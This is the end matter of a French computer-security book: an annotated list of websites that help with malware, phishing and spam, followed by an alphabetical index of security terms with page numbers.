- **Zebulon** – www.zebulon.fr – Ce site français dispose d'une forte communauté qui aide les particuliers à se débarrasser de leur *malware*. Tests d'utilitaires, analyse de log Hijackthis… Tout est fait pour donner des solutions pratiques et concrètes.

- **Malekal** – www.malekal.com – Cet autre site français s'adresse aussi aux particuliers, victimes de *malware*. Son forum est très actif et les dossiers présentés très didactiques.
- **StopBadware** – www.stopbadware.org – Ce site anglophone est la référence en matière de *rogue software* (« faux » logiciel). Il vous permettra de savoir si le logiciel que vous avez téléchargé fait bien ce qu'il est censé faire.
- **Viruslist** – http://www.viruslist.com/fr/ – Viruslist (securlist en version anglaise) est le site d'information de la société Kaspersky. Il propose des analyses très poussées des *malwares* les plus intéressants. L'actualité des hackers et de la sécurité est aussi bien traitée. C'est une ressource utile pour en savoir plus sur un *malware*.

Les sites sur le *phishing*


- **Phishtank** – www.phishtank.com – Vous avez repéré un site qui manifestement est une tentative de *phishing* ? Vous hésitez devant le site de votre banque qui vous paraît bizarre ? Phishtank est la liste de référence des sites de *phishing*.
- **SiteAdvisor.com** – www.siteadvisor.com – Le site de McAfee propose un utilitaire gratuit de réputation des sites web. Il permet de surfer sans déraper sur des sites qui ne respectent pas les bons usages de l'informatique.
- **Phishing initiative** – http://www.phishing-initiative.com/ – Ce site, né d'une association entre Microsoft, Paypal et le CERT-LEXSI, est entièrement dédié aux tentatives de *phishing* ciblant les internautes de l'Hexagone. Vous pourrez y soumettre les sites que vous soupçonnez de pratiquer cette activité et vous pourrez y retrouver le détail des scénarios d'arnaques repérées par cette association.

Les sites sur le spam

- Spamhaus – www.spamhaus.org – Spamhaus est la référence en matière de traque des spammeurs. Un top 50 des individus les plus actifs dans le domaine est remis à jour régulièrement.

Une base de données, utilisée par des logiciels antispam, référence les IP des ordinateurs spammeur… Tout le monde peut y jeter un œil pour voir si sa machine en fait partie.

- **Spamcop** – www.spamcop.net – Le site Spamcop permet de suivre en temps réel l'ampleur du spam dans le monde. Elle dispose aussi d'une liste d'adresse IP de spammeur. Attention l'adresse en .com est celle d'un cybersquatteur.
- **signal spam** – https://www.signal-spam.fr/ – Vous pouvez participer à la lutte anti-spam en relayant vos e-mails non sollicités sur ce site. Vous y trouverez aussi de nombreuses recommandations pour éviter de transformer vos boîtes aux lettres électroniques en cible pour les spammeurs.



3DES 112
802.11 208
802.11i 216
802.1x 214

A

accès root 22
ACK 57, 65
ACL 213
acquisition
    active d'informations 19
    passive d'informations 20
Address Space Layout Randomization 73
administrateurs système 54
adresse IP 14, 70
    usurpation 55
adresse MAC 70
Advanced Encryption Standard 112, 216
AES 112, 216
agrégation 176
Ajax 199
algorithme
    de chiffrement à clé publique 113
    de chiffrement basiques 90
    de Diffie-Hellman 96
    de hachage MD5 165
    de hachage sécurisé 98
    du DES 109
alias 43
analyse des risques 234
analyseur
    de trames 17
    réseau 17, 19
Android 227
annuaire électronique 99
ANSI 108
ANSI X3.92 108
anti-rejeu 170
antispam 42
anti-spywares 37
antivirus 129
    contrôleur d'intégrité 130
    hash 130
    méthode heuristique 130
appliance 133
application web 187
APT 79
ARP
    cache poisoning 70
    redirect 70
    spoofing 70
ASLR 73
attaque 4
    à l'aveugle 59, 70
    APT 79
    bluebug 76
    bluesmack 76
    bluesnarfing 76
    cross-site scripting 194
    de l'intercepteur 96
    du mode asynchrone 199
    du ping de la mort 63
    du protocole ARP 70
    du protocole BGP 71
    exhaustive 50
    hybride 51
    land 64
    man in the middle 68, 96
    non persistante 195
    par amplification 62
    par débordement de tampon 71
    par déni de service 60
    par dictionnaire 51
    par downgrade 66
    par faille matérielle 74

par force brute 21, 50
par fragmentation 64
par ingénierie sociale 81
par injection de commandes SQL 198
par le milieu 96
par rebond 7
par réflexion 61
par rejeu 69
persistante 195
physique 5
SYN 65
TCP/SYN Flooding 65
Teardrop 64
TFN 61
types d'~ 4
audit de sécurité 236
authentification 163, 232
forte 163
mutuelle 166
simple 163
autorisation 163
autorité de certification 100, 101

B

backdoor 6, 22, 32
balayage
des ports ouverts 19
passif 20
balayer 14
bastion 137
bi-clés 94
biométrie 155, 156, 164
BIOS 220
black box 237
black hat hacker 8
Blackberry 227
blind attack 59, 70
Bluetooth 75, 78
bluebug 76
bluejacking 76
bluesmack 76
bluesnarfing 76
bombe
à retardement 35
logique 28, 35
temporelle 35
botnet 34, 41, 45
bounty hunter 29
box 9
brèche 3, 12
brouillage radio 211
brouilleur rotor 106
brute force cracking 21, 50
buffer 72
overflow 6, 30, 71

C

CA 100, 117
cache 140
ARP 70
caching 140
calcul distribué 52
canular 47
caractérisation de version 19
carder 9
carding 9
carte
à puce 156
vidéo 51
cartographie 234
du système 13
cassage 88
centre de distribution des clés 170
CERT 16
certificat 99
autosigné 102
client 103
IPSec 103
PGP 116
révocation 118
serveur 103
structure 100
VPN 103
X.509 117
Certification Authority 100, 117
certification
d'e-mail 160
de clés 116
challenge 124, 165, 168
Challenge Handshake Authentication Protocol 165
champ
option 59
source 56
CHAP 165
cheval de Troie 32
chiffre de Vigenère 103
chiffrement 88
à clé privée 92
à clé publique 88, 94
à clé secrète 92

asymétrique 94
de César 90
des fichiers locaux 115
par substitution 90
par transposition 91
ROT13 91
symétrique 92, 109
technique assyrienne 92
chroot 193
ciphertext 88
clé
asymétrique 88
certification 116
de chiffrement 88
de déchiffrement 88
de session 95
désactivation 116
enregistrement 116
génération de ~ 115
gestion des ~ 116
privée 92
publique 88
publique d'hôte 124
révocation 116
secrète 92
secrète IDEA 115
symétrique 88
USB 77
click-jacking 204
cloaking 206
cloisonnement de réseau 136
Clusif 235
cluster 175
de calcul 175
de haute disponibilité 175
code
ASCII 90
auto-propageable 27
de Hamming 178
ECC 178
malicieux 194
produit 109
code pénal
article 226-17 244
articles 323-1 à 7 241
commutateurs 18
compromission 239
de la machine 13
comptabilité 163
concentrateurs 18
condensat 97
confidentialité 231
consultation de l'annuaire 20
continuité de service 172
contre-mesure 3
coupe-feu 132
courant porteur 76
courrier électronique 40
CPA 27
crackers 9
cracks 11
craie-fiti 209
crasher 9
cross-site scripting 188
cryptanalyse 88, 89
attaques 89
différentielle 90
cryptoanalyse 88, 89
cryptogramme 88
cryptographie 87
hybride 114
cryptologie 89
cryptosystème 89, 103
à clé publique 94
à clé secrète 93
asymétrique 94
cassage 89
DES 108
Enigma 105
par substitution 90
PGP 114
RSA 113
symétrique 93
CSS 194
cybermilitant 10
cyberrésistant 10

D

DASD 181
Data Encryption Standard 108
Data Execution Prevention 73
datagramme 63, 133
IP 56
DDoS 61
débordement de tampon 6, 73
déchiffrement 88
décryptage 88
décryptement 88
défaçage 238
déni de service 6, 60, 64, 65, 211
distribué 61
distribué (DDoS) 34, 67, 154
par exploitation de vulnérabilité 61

par saturation 61
sur batterie 212
DEP 73
DES 108
-EDE2 112
-EDE3 112
-EEE2 112
-EEE3 112
triple ~ 111
détournement
de DNS 203
de session TCP 69
Direct Access Stockage Device 181
directory browsing 193
directory traversal 192
disk array
with bit-interleaved data 176
with block-interleaved data 176
with block-interleaved distributed parity 176
disponibilité 172, 231
taux de ~ 172
DKIM 161
DMZ 136
DomainKeys Identified Mail 161
dongle 39
DoS 60
drapeau 57
ACK 57
RST 57
SYN 57
droit d'accès 233
duplexing 176
duplicate content 205

E

EAP 167
écoute des ondes électromagnétiques 78
empreinte digitale 80, 97
Enigma 105
enregistreur de touches 39
en-tête
IP 59
TCP 56
équilibrage de charge 174
éradication de virus 129
erreur système 21
Error Correction Code 178
espiogiciel 35
espionnage 52
Ethernet 17
exploit 12, 21
Extensible Authentication Protocol 215
extension des privilèges 21

F

facteur d'entrelacement 177
faille 3, 12, 16
Fail-Over Service 173
fault tolerance 173
fiabilité 172
fichier journal 15
filtrage 141
applicatif 135
d'URL 141
de contenu 141
des adresses MAC 213
dynamique 134
simple de paquets 133
filtre bayésien 43
finger print 97
firewall 55, 132
personnel 136
flags 57
fonction
à trappe à sens unique 95
de condensation 97
de hachage 97
de non-répudiation 97
FOS 173
fragment attack 64
fuite de données
Data Loss Protection (DLP) 156

G

garde-barrière 132
génération de clés 115
gestion des clés 116
grappe 175

H

hachage 97
haché 97, 98
signé 99
hacker 8
hacktiviste 10
hameçonnage 200
haute disponibilité 172
H-IDS 145

high availability 172
hoax 47
honeypot 79, 139
host key 124
hot swappable 174, 181
hubs 18

I-J-K

IANA 142
identifiant 49
identification 163
    des besoins 234
IDS 17, 145, 237
IEEE 802.11 208
IETF 121
iframe 202
IMSI catchers 25
information de bannière 15
ingénierie sociale 6, 15, 20, 52, 81
injection de commandes SQL 198
intégrité 231
    de messages 115
interception de communications 6
Internet Assigned Number Authority 142
Internet des objets 25
interpréteur de commandes 21
Intrusion
    Detection System 145, 237
    Prevention System 148
intrusion 6, 20
    datation 239
iOS 227
IP masquerading 143
IPS 148
IPSec 151
IPv4 153
IPv6 153
ISO 17799 236
isolation de réseau 136
journal
    d'activité 23, 138
    de logs 146
junk mail 40
KDC 170
Kerberos 169
Key Distribution Center 170
keylogger 39, 51, 155
kits racine 23

L

L2TP 152
lamer 9
LAN 149
Layer Two Tunneling Protocol 152
liste
    blanche 141
    noire 141
load
    balancer 174
    balancing 144, 174
log 15, 23, 141, 146
logging 141
logiciel correctif 67
login 49, 122
loi informatique et liberté 243

M

maliciel 6, 27
malware 27
mappeur passif 14
mascarade 55
    IP 143
MD5 98
menace 3
message digest 97
message en clair 88
méthode
    boîte blanche 237
    boîte noire 237
    EBIOS 236
    MARION 235
    MEHARI 235
mirroring 176, 177
MITM 68
mobilité 207
mode
    promiscuité 145
    promiscuous 17
mot de passe 49, 125
    choix 53
    multiple 54
moteur de recherche 14
MS-CHAP
    -v1 166
    -v2 166
MTBF 175
mystification 55

N

NAS 168, 182
NAT 142
    statique 143
National Institute of Standards and Technology 108
near field communication 230
negative SEO 204
nettoyage des traces 22
Network
    Access Server 168
    Address Translation 142
    Attached Storage 182
N-IDS 145
NIST 108
niveaux RAID 175
Nmap 14
nom de domaine 14
non-répudiation 231
norme IEEE 802.11i 216

O

offset 64
onduleur
    line interactive 185
    off-line 184
    on-line 185
One
    Time Pad 93
    Time Password 93
one-way trapdoor function 95
organisations criminelles 10
OTP 93
overlapping 64

P

packet monkey 9
paquet TCP 57
parades 193
pare-feu 55, 132, 236
    personnel 37, 136
passerelle applicative 135
password 21, 49
Password Authentication Protocol 164
PAT 143
patcher 10
patchs 67, 73
path traversal 192
pattern matching 147
    stateful 147
pen tests 237
penetration tests 237
PGP 114
phase
    de définition 234
    de détection d'incidents 237
    de mise en œuvre 236
    de réaction 238
    de validation 236
phishing 128, 200
phreaker 9
phreaking 9
pile 72
ping of death 63, 146
pirate 4, 8
    de cartes à puce 9
    de ligne téléphonique 9
plaintext 88
plan
    de reprise après incident 238
    de sinistre 240
plateformes mobiles 25
poignée de mains en trois temps 57, 65
point d'accès 212
Point To Point Tunneling Protocol 151
pointeur d'instruction 72
politique de sécurité 54, 133, 232, 234, 235
polygramme 90
Port Address Translation 143
port scanning 19
porte dérobée 22, 79
potentialité 235
pourriel 40
PPTP 151
Pre-Shared Key 216
Pretty Good Privacy 114
preuves 239
prise d'empreinte 13
processeur 77
profilage 36
programme malveillant 27
promiscuous mode 145
protocole 119
    ARP 70
    BGP 71
    CHAP 165
    de tunnelisation 150, 151
    DNS 128

DNSsec 128
EAP 167, 215
ICMP 61
IMAP 17
IP 56, 69
IPSec 151, 152
Kerberos 169
L2F 151
L2TP 151, 152
MS-CHAP 166
PAP 164
POP 17
PPTP 151
RADIUS 167
S/MIME 127
Secure HTTP 125
sécurisé 119
SET 126
SSH 122
SSL 103, 119
TCP 55, 56, 65
TCP/IP 64
telnet 122, 134
WEP 213
proxy 135, 139
reverse ~ 144
PSK 216

Q-R

quarantaine 131
RADIUS 167
RAID
niveau 0 176
niveau 1 177
niveau 2 178
niveau 3 178
niveau 4 179
niveau 5 179
niveau 6 180
technologie 175
ransomware 38
raw packets 148
r-commandes BSD (ou commandes R* de Berkeley) 122
redondance 173
Redundant Array of Inexpensive Disks 175
relais inverse 144
Remote Authentication Dial-In User Service 167
RENATER 16
reniffler 22
répartition de charge 144, 174
replay attaque 69
requête ping 61
requêtes SQL 68
réseau
analyseur 17
cloisonnement 136
isolation 136
local sans fil 208
privé virtuel 149, 217
sans fil 7, 207
sociaux 6, 81
responsabilité des entreprises 243
restauration 239
rétroliens 205
rétrovirus 29
reverse-proxy 144
révocation d'un certificat 118
RFC 1918 142
Rijndael 113
risque (évaluation) 172
RLE 149
robots 40
rogue software 46
rondes 109
root 13, 21, 122
compromise 13
rootkit 23, 44
affaire Sony-BMG 44
Blue Pill 77
ROT13 91
routeur 71, 74
RPV 149, 236
RSA 113
RTC 9
rules 17

S

S/MIME 127
SAINT 16
salle d'autosuffisance 185
SAN 182
sanitarisation 197
sanitation 197
sauvegarde 174, 182, 239
scan non intrusif 20
scanner 14
de failles 16
de vulnérabilité 19
scanning 130

sceau 99
scellement 99
script kiddies 9, 13
scytale 92
Secure
    MIME 127
    Multipurpose Mail Extension 127
    Sockets Layers 119
secure boot 78
sécurité 231
    asymétrique 7
    des e-mails 160
    des télécommunications 232
    logique 232
    physique 232
    politique de ~ 54, 232
    sensibilisation 232
security
    assocation 153
    audit 236
    hole 12
segmentation fault 72
segments 57
Sender Policy Framework 161
server accelerator 144
serveur
    broadcast 61
    d'accès distant 150
    d'authentification 169
    de noms 22
    DNS 75
    HTTP 15
    mandataire 139
    proxy-cache 140
    VPN 150
session hijacking 6
SFTP 123
SHA 98
shadowing 176, 177
shell 21, 73
shellcode 73
S-HTTP 125
signature
    électronique 97, 115
    numérique 97
    recherche de ~ 130
Single Sign-On 164
Siphon 14
site de repli 239
smurf 61
sniffeur 22, 122
sniffing 22, 59
social engineering 15
source-routing 69
spam 40, 41, 42
    anti~ 42
spammers 40
spamming 34
SPF 161
spoofing 22
    IP 55
spyware 35, 37
    anti- 37
    externe 37
    interne 37
SSID 210, 212
SSL 119
    SSL 2.0 121
SSO 164
stack 72
stateful
    inspection 135
    packet filtering 135
stateless packet filtering 133
Storage Area Network 182
striping 175, 176
    with parity 176
superadministrateur 21
superutilisateur 21
sûreté de fonctionnement 171
switchs 18
système
    à clé jetable 105
    d'information 231
    de détection d'intrusion 145, 237

T

table de routage 74
tabnabbing 201
tampon (débordement de ~) 6
taux d'infection 25
TCP 69
    session hijacking 69
    stealth scanning 146
TDES 112
technologie RAID 175
telnet 15, 122
Tempest 78
Temporary Key Integrity Protocol 214
test d'intrusion 237
TGS 169
thingbot 25
threat 3

thumbprint 101
Ticket Granting System 170
TKIP 214
TLS 121
tolérance aux pannes 173
TPM 161, 222
trace (nettoyage) 22
tracking 141
translation
    d'adresses 142
    dynamique 143
    statique 143
Transport Layer Security 121
trappe 6, 22, 95
traversement de répertoires 192
triple DES 111
Trojan horse 32
trou de sécurité 12
troyen 28
Trusted Platform Module 161
TSR 27
tunnel chiffré 150
tunneling 149, 150
tunnelisation 149
    protocole 150
typosquatting 205

U

underground 10
Uniform Resource Locator 190
Uninterruptible Power Supply 183
Unix 14
UPS 183
URL 36, 190
username 49
usurpation
    d'adresse IP 55
    d'identité 84

V

VBScript 29
veille de sécurité 138
ver 30
    réseau 31
Virtual Private Network 149
virus 27
    de boot 29
    de macro 29
    de secteur d'amorçage 29
    éradication de ~ 129
    flibustier 29
    mutant 28
    polymorphe 29, 130
    réseau 31
    résident 27
    rétro~ 29
    trans-applicatifs 29
voix sur IP (VoIP) 9, 83
vol
    de mots de passe 24
    de session TCP 69
VPN 149, 217, 236
    client 150
    serveur 150
vulnérabilité 3, 12

W-X-Z

WAF 158
war
    chalking 209
    crossing 209
    driving 209
warez 10
Web Application Firewall 158
WEP 213
white hat hacker 8
WiFi 17, 76, 208
WiFi Protected Access 214
Windows Mobile 226
wireless
    fidelity 208
    network 207
WLAN 208
worm 30
WPA 214
WPA2 216
WPA-PSK 214
X.509 100
XMLHttpRequest 199
XSS 194
zone démilitarisée 136